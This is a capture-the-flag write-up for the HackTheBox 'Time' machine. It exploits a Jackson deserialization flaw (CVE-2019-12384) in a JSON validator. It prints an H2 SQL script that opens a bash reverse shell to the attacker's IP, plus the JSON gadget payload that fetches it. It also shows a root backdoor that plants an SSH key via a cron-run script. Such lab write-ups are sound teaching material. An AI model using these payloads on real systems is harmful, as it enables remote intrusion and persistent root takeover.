Hackthebox Time writeup | 10.10.10.214 | Whatinfotech
Introduction


| Name | Time |
| IP | 10.10.10.214 |
| Points | 30 |
| OS | Linux |
| Creator | egotisticalSW & felamos |
It was a great machine from hackthebox.It had only two ports open.And after testing the website got an error and got a CVE related to it .Rest was easy .For privilege escalation linpeas was enough.
Steps involved
1-Port Scan
2-Website enumeration
3-Testing JSON validator (beta)
4-Exploiting JSON validator (beta ) via
CVE-2019-12384 Jackson RCE And SSRF
5-Getting Shell and User flag
6-Privilege escalation (editing /usr/bin/timer_backup.sh)
Port Scan
hackthebox/10.10.10.214/time
➜ cat nmap
Nmap 7.80 scan initiated Fri Oct 30 00:17:15 2020 as: nmap -sC -sV -v -oN nmap 10.10.10.214
Nmap scan report for 10.10.10.214
Host is up (0.22s latency).
Not shown: 998 closed ports
PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
|http-favicon: Unknown favicon MD5: 7D4140C76BF7648531683BFA4F7F8C22 | http-methods: | Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Online JSON parser
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done at Fri Oct 30 00:17:58 2020 -- 1 IP address (1 host up) scanned in 42.87 seconds
Only two ports are open 22 and 80.
Website enumeration
Let’s see the website

So it says Online Json Beautifier & Validator.
JSON
JSON stands for JavaScript Object Notation. JSON is a lightweight format for storing and transporting data. JSON is often used when data is sent from a server to a web page.
Let’s take a JSON example and see the output.

First checking the Beautifier option .

It looks fine.
Testing JSON validator (beta)
Let’s see now validate(Beta).

It says Validation Failed. But it is a JSON example. More over it’s Beta.
So let’s try some other inputs also in this option.

It gives a error .
Validation failed: Unhandled Java exception: com.fasterxml.jackson.core.JsonParseException: Unrecognized token 'aaaaaaaaaaaa': was expecting ('true', 'false' or 'null')
Let’s google about this error.
Exploiting JSON validator (beta ) via
CVE-2019-12384 Jackson RCE And SSRF
After a lot of googling I got a CVE.


So I thought to try this.
So this was my inject.sql
CVE-2019-12384 on master [!] ➜ cat inject.sql CREATE ALIAS SHELLEXEC AS $$ String shellexec(String cmd) throws java.io.IOException { String[] command = {"bash", "-c", cmd}; java.util.Scanner s = new java.util.Scanner(Runtime.getRuntime().exec(command).getInputStream()).useDelimiter("\A"); return s.hasNext() ? s.next() : ""; } $$; CALL SHELLEXEC('setsid bash -i &>/dev/tcp/10.10.14.154/9005 0>&1 &')
Now let’s call our files by following the above CVE.
["ch.qos.logback.core.db.DriverManagerConnectionSource",{"url":"jdbc:h2:mem:;TRACE_LEVEL_SYSTEM_OUT=3;INIT=RUNSCRIPT FROM 'http://10.10.14.154:8000/inject.sql'"}]
paste this in validate(beta).

Getting Shell and User flag
And we get the reverse shell easily .And also the user flag.

Privilege Escalation (editing /usr/bin/timer_backup.sh)
Now let’s move to the root part .
Using linpeas for privilege escalation .

Linpeas showed that root has been accessing this file: “/usr/bin/timer_backup.sh“
So we added our ssh public keys to it .
echo "echo SSH_PUB_KEY >> /root/.ssh/authorized_keys" >> /usr/bin/timer_backup.shThis adds our ssh keys to the root .ssh .So now we can easily access it using our private key and get the root.


And we successfully login into root account .And got the root flag.
Thanks for Reading Have a Nice Day…//../..//
If you like my write ups please support me at https://www.buymeacoffee.com/gnOkD7Y